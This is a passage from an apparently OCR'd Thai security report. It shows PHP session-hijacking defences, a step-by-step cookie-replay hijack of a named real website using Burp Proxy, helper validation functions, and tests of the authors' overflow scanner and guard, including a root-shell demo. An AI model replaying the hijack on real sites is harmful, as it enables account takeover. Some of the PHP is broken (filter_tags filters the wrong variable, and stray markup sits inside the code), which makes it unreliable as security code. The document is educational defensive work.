4.4.4 การป้องกันการเข้าแย่งเพื่อครอบครองเซสชัน (Session Hijacking)

สำหรับการป้องกันไม่ให้เกิด Session Hijacking นั้นมีเทคนิคอยู่หลายเทคนิคแต่ละคนขึ้นอยู่กับโปรแกรมที่ออกแบบ และความสะดวก แล้วแต่ดัดสินใจ

HTTP/1.1 request ที่ง่ายที่สุดที่สามารถส่งไปได้คือ

```
GET / HTTP/1.1
Host: www.example.org
```

ถ้า Client ส่ง SessionID เช่น PHPSESSID มันอาจถูกส่งผ่าน Header ไปได้เช่น

```
GET / HTTP/1.1
Host: www.example.org
Cookie: PHPSESSID=12345
```

หรืออีกทางหนึ่งคือการส่งผ่าน URL เช่น

```
GET /?PHPSESSID=12345 HTTP/1.I
Host: www.example.org
```

เราอาจจะใช้ method POST ในการใช้งานก็ได้ด้วยเช่นกัน แต่อาจทำให้เห็นภาพไม่ชัดเจนนักในการส่ง-รับข้อมูล

เราพบว่าผู้โจมตีสามารถโจมตีเราโดยการปลอมแปลง SessionID ได้ดังนั้น เราจึงต้องหาวิธีที่ดีกว่านั้น อาจจะป้องกันโดยซ่อน SessionID หรือ ทำให้ค่า SessionID สามารถเดาได้ยากก็ได้ แต่โดยปกติแล้วค่า SessionID ที่ PHP ออกมาให้นั้นก็มาจากการสุ่มอยู่แล้ว ดังนั้นเหตุการณ์ที่เกิดขึ้นจึงไม่อาจควบคุมได้ง่ายนัก

วิธีหนึ่งในการป้องกันการเกิด Session Hijacking คือการตรวจสอบค่า Option ต่างๆของ Header ที่มี เช่น User-Agent, Accept, Accept-Charset, Accept-Language หรือ Reffer เป็นต้น

```
GET / HTTP/1.1
Host: www.example.org
Cookie: PHPSESSID=12345
User-Agent: Mozilla/5.0 Galeon/1.2.6 (X11; Linux i686; U;) Gecko/20020916
Accept: text/html;q=0.9, */*;q=0.1
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Accept-Language: en
```

จากตัวอย่างนี้มีการ include ค่า option ใน header ทั้งหมด 4 ตัวคือ User-Agent, Accept, Accept-Charset, และ Accept-Language ซึ่งก็เป็นวิธีที่ดีวิธีหนึ่งที่มีการ Check ค่า Browser ว่ามาจากตัวเดียวกันหรือไม่ พิจารณา header ต่อไปนี้

```
GET / HTTP/1.1
Host: www.example.org
Cookie: PHPSESSID=12345
User-Agent: Mozilla/5.0 (compatible; 1E 6.0 Microsoft Windows XP)
```

เราสามารถใส่ User-Agent ลงไปเพื่อรักษาความปลอดภัยได้โดยใช้ตัวอย่าง Code ดังต่อไปนี้

ตารางที่ 4.6 แสดงตัวอย่าง Code ที่มีการใช้งาน User-Agent ในการตรวจสอบ Sesssion

```
<?php
session_start();
if (isset($_SESSION['HTTP_USER_AGENT']))
{
if ($_SESSION['HTTP_USER_AGENT'] != md5($_SERVER['HTTP_USER_AGENT']))
{
/* Prompt for password */
exit;
}
}
else
{
$_SESSION['HTTP_USER_AGENT'] = md5($_SERVER['HTTP_USER_AGENT']);
}
?>
```

จากนี้ไปผู้โจมตีต้องผ่าน 2 ขั้นตอนเสมอจึงจะทำ Session Hijacking ได้สำเร็จคือต้องมี SessionID เดียวกัน แล้วยังต้องมี User-Agent เหมือนกันด้วย ดังนั้นจึงเพิ่มความปลอดภัยได้ระดับหนึ่งทีเดียว แต่ถ้าจะให้ปลอดภัยกว่านี้เราก็อาจจะเพิ่ม Option อื่นลงไปด้วยก็ได้ ดังตัวอย่างต่อไปนี้

ตารางที่ 4.7 แสดงตัวอย่าง Code ที่มีการใช้งาน User-Agent และ Option อื่น ๆ ในการตรวจสอบ Sesssion

```
<?php
session_start();
$fingerprint = 'SECRETSTUFF' . <br></br> $_SERVER['HTTP_USER_AGENT'] . <br></br>
$_SERVER['HTTP_ACCEPT_CHARSET'];
$_SESSION['fingerprint'] = md5($fingerprint <br></br> . session_id());
?>
```

จากตัวอย่างนี้ผู้โจมตีต้องมี 3 อย่างด้วยกันจึงสามารถทำ Session Hijacking ได้คือ ต้องมี SessionID เดียวกัน มี HTTP header เหมือนกัน และก็ต้องมี fingerprint ที่เหมือนกันด้วย

จากตัวอย่างที่ผ่านมา เราใช้ User-Agent หรือ Option อื่นๆใน HTTP Header มาช่วยในการตรวจสอบ แต่ก็อาจเป็นไปได้ที่ผู้โจมตีอาจสามารถเดาค่าต่างๆได้เช่นกัน
สำหรับอีกวิธีที่น่าสนใจคือ การนำ token มาใช้ประกอบกับ URL ซึ่ง token นี้จะถูกใช้งานในทุกๆหน้า โดย token นี้ต้องไม่สามารถคาดเดาได้ง่าย โดยอาจนำมาจาก option ต่างๆใน HTTP Header เอง หรืออาจทำการสุ่มขึ้นมาก็ได้ แต่ก็แน่นอนอีกว่าผู้โจมตีก็ต้องพยายามดักจับค่าทั้งสองมาคือทั้ง PHPSESSID และ token ที่เราสร้างขึ้น ซึ่งก็ทำให้การโจมตียากขึ้นด้วยเช่นกัน

ตารางที่ 4.8 แสดงตัวอย่าง Code ที่มีการใช้งาน Token ในการตรวจสอบ Sesssion

```
<?php
$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;
?>
```

4.4.5 ตัวอย่างการเข้าแย่งเพื่อครอบครองเซสชัน (Session Hijacking)

Ethic

" การสาธิตการเจาะระบบและการ Injection ทั้งหมด ล้วนกระทำขึ้นเป็นกรณีศึกษาเพื่อให้เกิดความตระหนัก ถึงความสำคัญในการรักษาความปลอดภัยของระบบ Web Application และทราบถึงแนวคิดในการเจาะระบบของแฮกเกอร์ เพื่อให้เข้าใจ และสามารถนำไปใช้ปรับปรุงการป้องกันได้อย่างมีประสิทธิภาพเท่านั้น มิได้มีเจตนาเผยแพร่เพื่อให้ฝึกฝนหรือกระทำตามอันอาจก่อให้เกิดความเสียหายแก่ ทรัพย์สินของผู้อื่นๆได้ ในสาธิตตลอดจนการศึกษาการเจาะระบบทั้งหมด กระทำการขึ้นเพื่อวัตถุประสงค์ทางการศึกษา และเมื่อเจาะระบบสำเร็จก็ถือว่าการศึกษาจบลง โดยไม่มีการแสวงหาผลประโยชน์เพิ่มเติมจากเว็บไซต์ที่สามารถเจาะได้"

รายละเอียดเกี่ยวกับเว็บไซต์

www.mobiclub.net เป็นเว็บไซต์ที่ให้บริการสื่อมัลติมีเดียบนโทรศัพท์มือถือ เช่นบริการ download ข้อความ SMS MMS เป็นต้น


จุดอ่อนของเว็บไซต์

จากการตรวจสอบพบช่องโหว่ในส่วนของการแมปคอนเน็กชันระหว่างฝั่ง Client และ Server ทำให้สามารถทำ Session Hijacking ได้

ขั้นตอนการเจาะระบบ

สำหรับตัวอย่างการเจาะระบบนี้ได้ใช้คอมพิวเตอร์ 2 เครื่องในการทดสอบซึ่งสามารถสังเกตได้จากรูปภาพ โดยภาพบน เป็นคอมพิวเตอร์ในการทดสอบเครื่องที่ 1 ส่วนภาพล่าง เป็นคอมพิวเตอร์ในการทดสอบเครื่องที่ 2

1. เข้าสู่เว็บไซค์ mobiclub.net จากคอมพิวเตอร์ทั้งสองเครื่อง จากนั้น ดู cookie จะพบว่ามีอยู่ 2 ค่า คือ cookuser และ PHPSESSID ซึ่งจะเห็นได้ว่า ค่า cookuser เป็นตัวเลขที่ประกอบไปด้วย การรวมกันของ ปี-เดือน-วัน-ชั่วโมง-นาที-วินาที นั้นเอง



รูปที่ 4.17 ทำ Javascript Injection เพื่อสำรวจค่า cookuser และ PHPSESSID ของเครื่องที่ 1

รูปที่ 4.18 ทำ Javascript Injection เพื่อสำรวจค่า cookuser และ PHPSESSID ของเครื่องที่ 2


2. ใช้คอมพิวเตอร์เครื่องแรก login เข้าสู่ระบบ

รูปที่ 4.19 Login เข้าสู่ระบบบนเครื่องที่ 1


3. เมื่อ login สำเร็จจะขึ้นกล่องแสดงคะแนนของผู้ใช้งานดังรูป

รูปที่ 4.20 Login สำเร็จบนเครื่องที่ 1

4. เปิดโปรแกรมที่สามารถดัดจับ Header ของ HTTP ได้เช่น Burp Proxy จากนั้นให้ reload หน้าแรกของคอมพิวเตอร์ทั้ง 2 เครื่อง จากนั้นให้นำให้นำค่า cookuser และ PHPSESSID จากคอมพิวเตอร์เครื่องแรก ไปแทนที่ในเครื่องที่สอง




รูปที่ 4.21 ภาพแสดงการดักจับ Header ของเครื่องที่ 1




รูปที่ 4.22 ภาพแสดงการดักจับ Header ของเครื่องที่ 2

5. ทำตามข้อ 4 ทุกครั้งที่มีการส่ง Message จาก browser เพื่อร้องขอเว็บเพจจาก server



รูปที่ 4.23 ภาพแสดงการดักจับ Header ของเครื่องที่ 1



รูปที่ 4.24 ภาพแสดงการดักจับ Header ของเครื่องที่ 2

6. เมื่อไม่มี message ส่งออกไปร้องขอแล้วจะพบว่า คอมพิวเตอร์เครื่องที่ 2 สามารถได้ session เช่นเดียวกับ คอมพิวเตอร์เครื่องแรกเช่นกัน

รูปที่ 4.25 สถานะการเป็นสมาชิกบนเครื่องที่ 1

รูปที่ 4.26 สถานะการเป็นสมาชิกบนเครื่องที่ 2

4.5 ฟังก์ชันที่ควรใช้ในการเขียนโปรแกรมเพื่อเพิ่มความปลอดภัยต่อการถูกบุกรุก

สำหรับฟังก์ชันเหล่านี้ เป็นตัวอย่างฟังก์ชันที่มีประโยชน์ในการเขียนโปรแกรมเพื่อเพิ่มความปลอดภัยต่อการถูกบุกรุกเว็บไซต์ ซึ่งการใช้งานสามารถนำไฟล์นี้ไปเพิ่มในโปรแกรมได้เลย โดยการใช้ฟังก์ชัน include ใน PHP ได้เลยดังนี้

```
Include("lancelot_code.php");
```

ฟังก์ชันในไฟล์ประกอบไปด้วย 9 ฟังก์ชันคือ

1. ฟังก์ชัน **CheckInput($sData, $iMin, $iMax)** - ฟังก์ชันนี้มีหน้าที่ตรวจสอบข้อมูลว่ามีขนาดตามที่กำหนดไว้หรือไม่ ถ้ามีขนาดตามที่กำหนดจะคืนค่าเป็น 1 แต่ถ้ามีขนาดไม่ตรงตามที่กำหนดจะคืนค่าเป็น 0

```
function CheckInput($sData, $iMin, $iMax) {
  $data = preg_match("/^(.){".$iMin.",".$iMax."}$/",$sData);
  return $data;
}
```

2. ฟังก์ชัน **CheckEmpty($sName)** – ฟังก์ชันนี้มีหน้าที่ตรวจสอบว่ามีข้อมูลอยู่หรือไม่ ถ้ามีจะคืนค่าเป็น 1 ถ้าไม่มีจะคืนค่าเป็น 0

```
function CheckEmpty($sName)
{
        $name=split (" ", $sName);
        $count=count($name);
        $check=0;
        for($i=0;$i<$count;$i++)
```

```
        {
                if(!empty($name[$i]))
                $check++;
        }
return $check;
}
```

3. ฟังก์ชัน **CheckEmail($sData)** - ฟังค์ชันนี้มีหน้าที่ตรวจสอบข้อมูลว่าเป็นรูปแบบในลักษณะ e-mail หรือไม่ ถ้ามีรูปแบบตามที่กำหนดจะคืนค่าเป็น 1 แต่ถ้ามีรูปแบบไม่ตรงตามที่กำหนดจะคืนค่าเป็น 0

```
function CheckEmail($sData) {
  $data = preg_match("/[a-z0-9|_|-|\.]+\@[a-z0-9|\.|-]+\.[a-z]{2,3}$/i", $sData);
  return $data;
}
```

4. ฟังก์ชัน **CheckUser($sData)** - ฟังก์ชันนี้มีหน้าที่ตรวจสอบข้อมูลว่ามีรูปแบบตามที่กำหนดไว้หรือไม่ โดยรูปแบบที่กำหนดไว้ต้องมีขนาดไม่เกิน 50 ตัวอักษร ถ้ามีรูปแบบตามที่กำหนดจะคืนค่าเป็น 1 แต่ถ้ามีรูปแบบไม่ตรงตามที่กำหนดจะคืนค่าเป็น 0

```
function CheckUser($sData) {
  $data = preg_match("/^[a-z0-9|_|-]{1,50}$/i", $sData);
  return $data;
}
```

5. ฟังก์ชัน **CheckPass($sData)** - ฟังก์ชันนี้มีหน้าที่ตรวจสอบรูปแบบของรหัสผ่านว่าถูกต้องตามรูปแบบหรือไม่ โดยรูปแบบที่ถูกต้องนั้นต้องมีความยาวตั้งแต่ 3 ถึง 12 ตัวอักษรเท่านั้น และจะเป็นตัวอะไรก็ได้ ถ้ามีรูปแบบตามที่กำหนดจะคืนค่าเป็น 1 แต่ถ้ามีรูปแบบไม่ตรงตามที่กำหนดจะคืนค่าเป็น 0

```
function CheckPass($sData) {
  $data = preg_match("/^[a-z0-9|_|-]{3,12}$/i", $sData);
```

```
    return $data;
}
```

6. ฟังก์ชัน **CheckTelephone($sPhone)** – ฟังก์ชันนี้มีหน้าที่ตรวจสอบรูปแบบของเบอร์โทรศัพท์ว่าถูกต้องตามรูปแบบหรือไม่ โดยรูปแบบที่ถูกต้องนั้นต้องมีความยาว 9 ตัวอักษรเท่านั้น และต้องเป็นตัวเลขเท่านั้นด้วย ถ้ามีรูปแบบตามที่กำหนดจะคืนค่าเป็น 1 แต่ถ้ามีรูปแบบไม่ตรงตามที่กำหนดจะคืนค่าเป็น 0

```
function CheckTelephone($sPhone)
{
        $valid="[0-9]{9}";    $data = ereg($valid, $sPhone);
        return $data;
}
```

7. ฟังก์ชัน **Checkyear($years)** – ฟังก์ชันนี้มีหน้าที่ตรวจสอบรูปแบบของปีว่าถูกต้องตามรูปแบบหรือไม่ โดยรูปแบบที่ถูกต้องนั้นต้องมีความยาว 4 ตัวอักษรเท่านั้น และต้องเป็นตัวเลขเท่านั้นด้วย ถ้ามีรูปแบบตามที่กำหนดจะคืนค่าเป็น 1 แต่ถ้ามีรูปแบบไม่ตรงตามที่กำหนดจะคืนค่าเป็น 0

```
function Checkyear($years)
{
        $valid="[0-9]{4}";
        $data = ereg($valid, $years);
        return $data;
}
```

8. ฟังก์ชัน **hexentities($str)** – เป็นฟังก์ชันเพื่อช่วยแปลงค่าจากตัวอักษรธรรมดาให้เป็นค่า Hex Entity

```
function hexentities($str) {
  $return = '';
  for($i = 0; $i < strlen($str); $i++) {
    $return .= '&#x'.bin2hex(substr($str, $i, 1)).';';
```

```
    }
    return $return;
}
```

9. ฟังก์ชัน **filter_tags($str)** - เป็นฟังก์ชันที่อนุญาตเฉพาะ Tag ที่กำหนดในการแสดงผลและการกรอง Script ออกจาก HTML Code โดย Tag ที่ต้องการอนุญาตถูกกำหนดไว้ที่ตัวแปร allow_tags

```
function filter_tags($str) {
        $allowed_tags = "<textarea>,<a>,<h1>,<h2>,<h3>,<h4>,<h5>,<h6>";
        $return = strip_tags($text,$allowed_tags);
        return $return;
}
```

บทที่ 5

การทดลองและผลการทดลอง

5.1 ความต้องการของระบบสำหรับโปรแกรม Lancelot Guard และ Lancelot Scan

ระบบที่จะใช้โปรแกรม Lancelot Guard และ Lancelot scan ได้จะต้องมีคุณสมบัติดังนี้

- เครื่องที่ได้ติดตั้งระบบปฏิบัติการลินุกซ์ fedora core 1 ขึ้นไป

5.2 ระบบที่ใช้ทดสอบสำหรับโปรแกรม Lancelot Guard และ Lancelot Scan

1. ระบบปฏิบัติการลินุกซ์ fedora core 1
2. CPU Intel Pentium M 1.60 GHz
3. แรมขนาด 480 MB

5.3 การทดสอบโปรแกรม Lancelot Scan

1. เข้าไปยัง Path ที่ตัวโปรแกรมติดตั้งอยู่
2. ทำการคอมไพล์โดยใช้คำสั่ง gcc –o lancelot_guard lancelot_guard.c
3. พิมพ์คำสั่ง lancelot_scan option sourcecode
4. ทดสอบกับ sourcecode ที่ชื่อว่า test.c

```
main() {
  char d[20],as[10];
  char s[20];
  int n;
s[20] = 2;
d[20]=1;
  _mbscpy(d,s);
  memcpy(d,s);
  CopyMemory(d,s);
  lstrcat(d,s);
  strncpy(d,s);
  strcpy(sss);
  _tcsncpy(d,s);
  strncat(d,s,10);
  strncat(d,s,Der(1));
  strncat(d,s,sizeof(d));
  _tcsncat(d,s,sizeof(d));
  n = strlen(d);

  MultiByteToWideChar(CP_ACP,0,szName,-
1,wszUserName,sizeof(wszUserName));
 */
  MultiByteToWideChar(CP_ACP,0,szName,-
1,wszUserName,sizeof(wszUserName)/sizeof(wszUserName[0]));
}
```

รูปที่ 5.1 test.c

5. พิมพ์คำสั่ง lancelot_scan f test.c เพื่อตรวจจับการใช้ฟังก์ชันที่เสี่ยงต่อการถูกโจมตี โดยผลที่ได้เป็นดังนี้

```
{darkbasis@host lancelot_scan]$ ./lancelot_scan f flawtest.c
_mbscpy:10:Does not check for buffer overflows when copying to
destination
Consider using a function version that stops copying at the end of
the buffer

 memcpy:11:Does not check for buffer overflows when copying to
destination
Make sure destination can always hold the source data

CopyMemory:12:Does not check for buffer overflows when copying to
destination
Make sure destination can always hold the source data

lstrcat:13:Does not check for buffer overflows when copying to
destination
Make sure destination can always hold the source data

strncpy:14:Easily used incorrectly; doesn't always \0-terminate or
check for invalid pointers

strcpy:15:Does not check for buffer overflows when copying to
destination
Consider using strncpy or strlcpy (warning, strncpy is easily
misused)

_tcsncpy:16:Easily used incorrectly; doesn't always \0-terminate or
check for invalid pointers

strncat:17:Easily used incorrectly (e.g., incorrectly computing the
correct maximum size to add)
Consider strlcat or automatically resizing strings

strncat:18:Easily used incorrectly (e.g., incorrectly computing the
correct maximum size to add)
Consider strlcat or automatically resizing strings

strncat:19:Easily used incorrectly (e.g., incorrectly computing the
correct maximum size to add)
Consider strlcat or automatically resizing strings

_tcsncat:20:Easily used incorrectly (e.g., incorrectly computing the
correct maximum size to add)
Consider strlcat or automatically resizing strings

strlen:21:Does not handle strings that are not \0-terminated (it
could cause a crash if unprotected

MultiByteToWideChar:23:Requires maximum length in CHARACTERS, not
bytes

MultiByteToWideChar:25:Requires maximum length in CHARACTERS, not
bytes
```

รูปที่ 5.2 ผลที่ได้จากการตรวจสอบการใช้ฟังก์ชันที่เสี่ยงต่อการถูกโจมตีของ test.c

6. พิมพ์คำสั่ง lancelot_guard b test.c เพื่อตรวจหาการให้ค่าเกินขอบเขตของตัวแปรใน test.c

```
[darkbasis@host lancelot_scan]$ ./lancelot_scan_2 flawtest.c
out of  bound var name: d line: 9
out of  bound var name: s line: 7
[darkbasis@host lancelot_scan]$
```

รูปที่ 5.3 ผลที่ได้จากการตรวจสอบการให้ค่าเกินขอบเขตของตัวแปรใน test.c

5.4 การทดสอบโปรแกรม Lancelot Guard

1. ทำการทดสอบ stack overflow

```
[darkbasis@host lancelot_guard_2]$ id
uid=500(darkbasis) gid=500(darkbasis) groups=500(darkbasis)
context=user_u:system_r:unconfined_t
[darkbasis@host lancelot_guard_2]$ ./t1
This program tries to use strcpy() to overflow the buffer.
If you get a /bin/sh prompt, then the exploit has worked.
Press any key to continue...
sh-3.00# id
uid=0(root) gid=500(darkbasis) groups=500(darkbasis)
context=user_u:system_r:unconfined_t
sh-3.00#
```

รูปที่ 5.4 ผลที่ได้จากการทำ stack overflow

จะเห็นว่า เมื่อเราเรียกโปรแกรมขึ้นมาโดยไม่ได้เปิดการทำงานของ lancelot guard เครื่องเราจะถูกโจมตีได้อย่างอิสระ จะเห็นว่าค่าของ uid จะเปลี่ยนไปเป็น root แสดงว่าการทำ stack overflow ประสบผลสำเร็จ

2. ทำการคอมไพล์โดยใช้คำสั่ง

gcc -fPIC -c -o lancelot_guard.o lancelot_guard.c

gcc -shared -o lancelot_guard.so lancelot_guard.o -ldl

3. ทำการย้าย lancelot_guard.so ไปยัง /lib/lancelot_guard.so

4. พิมพ์คำสั่ง vi /etc/ld.so.preload แล้วใส่ที่อยู่ของ lancelot_guard.so ในที่นี้จะเป็น /lib/lancelot_guard.so

5. ทดสอบกับ stack overflow อีกครั้ง

```
[darkbasis@host lancelot_guard_2]$ ./t1
This program tries to use strcpy() to overflow the buffer.
If you get a /bin/sh prompt, then the exploit has worked.
Press any key to continue...
lancelot_guard activated
Killed
[darkbasis@host lancelot_guard_2]$
```

รูปที่ 5.5 ผลที่ได้จากการทำ stack overflow โดยกันด้วย lancelot guard

จะเห็นว่าเมื่อเรียกโปรแกรมขึ้นมา lancelot guard จะทำการ kill process นี้ทิ้งไป

6. ดูค่า log โดยพิมพ์คำสั่ง cat /var/log/secure

```
[root@host darkbasis]# cat /var/log/secure
Jan 29 18:13:00 host userhelper[7299]: running '/sbin/reboot' with
root privileges on behalf of 'darkbasis'
Jan 29 18:13:04 host sshd[2371]: Received signal 15; terminating.
Jan 29 19:25:49 host sshd[2580]: Server listening on :: port 22.
Jan 29 19:25:49 host sshd[2580]: error: Bind to port 22 on 0.0.0.0
failed: Address already in use.
Jan 29 19:28:21 host lancelot_guard.so[3696]: Overflow [strcpy()] by
uid:500 euid:0 pid:3696
```

รูปที่ 5.6 ข้อความใน /var/log/secure

Lancelot guard จะทำการส่งค่า log ไปยัง /var/log/secure

5.5 ความต้องการของระบบที่สามารถจำลองสถานการณ์สมมติการบุกรุกเว็บไซต์

ระบบที่สามารถจำลองสถานการณ์สมมติการบุกรุกเว็บไซต์ ได้จะต้องมีคุณสมบัติดังนี้


1. เครื่องที่ได้ติดตั้งระบบปฏิบัติการวินโดวส์ หรือระบบปฏิบัติการอื่นๆที่รองรับการทำงานเป็นเซิร์ฟเวอร์
2. เครื่องที่ได้ติดตั้งโปรแกรมเว็บเซิร์ฟเวอร์ ซึ่งมีโมดูล PHP ด้วย
3. เครื่องที่ได้ติดตั้งโปรแกรม MySQL Database
4. เครื่องที่ได้ติดตั้งโปรแกรมดักจับ Header ของ HTTP เช่น Burp Proxy

5.6 ระบบที่ใช้ทดสอบการจำลองสถานการณ์สมมติการบุกรุกเว็บไซต์

1. ระบบปฏิบัติการวินโดวส์เอ็กซ์พี
2. โปรแกรมเว็บเซิร์ฟเวอร์ Apache เวอร์ชัน 2.0.54
3. โปรแกรม PHP เวอร์ชัน 5.0.4
4. โปรแกรม MySQL Database เวอร์ชัน 4.1.12a
5. โปแกรม Zend Optimizer เวอร์ชัน _VZENDOPT
6. โปรแกรม phpMyAdmin Database Manager เวอร์ชัน 2.6.2-pl1

